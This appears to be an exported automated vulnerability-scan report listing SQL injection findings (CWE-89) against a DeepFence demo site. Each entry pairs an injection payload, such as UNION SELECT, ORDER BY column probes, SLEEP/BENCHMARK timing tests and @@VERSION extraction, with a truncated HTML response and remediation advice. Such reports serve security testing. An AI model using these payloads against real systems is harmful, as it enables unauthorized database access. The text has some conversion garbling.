Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1029				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w^\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#1030

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+ CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1031

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1032				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>/*...*/</td></tr></table>	Name	Value	demouser@deepfence.io	/*...*/
Name	Value				
demouser@deepfence.io	/*...*/				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1033				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>") or (("x"))(("x</td></tr></table>	Name	Value	demouser@deepfence.io	") or (("x"))(("x
Name	Value				
demouser@deepfence.io	") or (("x"))(("x				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number	#1034	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 21#</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 21#
Name	Value					
demouser@deepfence.io	ORDER BY 21#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1035					

Scan

Severity

Endpoint

Request

Test Step

Modified

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
------	-------

Parameters	<table><tr><td>demouser@deepfence.io</td><td>admin" --</td></tr></table>	demouser@deepfence.io	admin" --
demouser@deepfence.io	admin" --		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#1036		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' UNION SELECT sum(columnname) from tablename --</td></tr></table>	Name	Value	demouser@deepfence.io	' UNION SELECT sum(columnname) from tablename --
Name	Value				
demouser@deepfence.io	' UNION SELECT sum(columnname) from tablename --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1037	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1038					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A'))--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1039	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1040					

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	')) or (('x'))= (('x

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #1041

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 29

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1042

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'&'</td></tr></table>	Name	Value	demouser@deepfence.io	'&'
Name	Value				
demouser@deepfence.io	'&'				
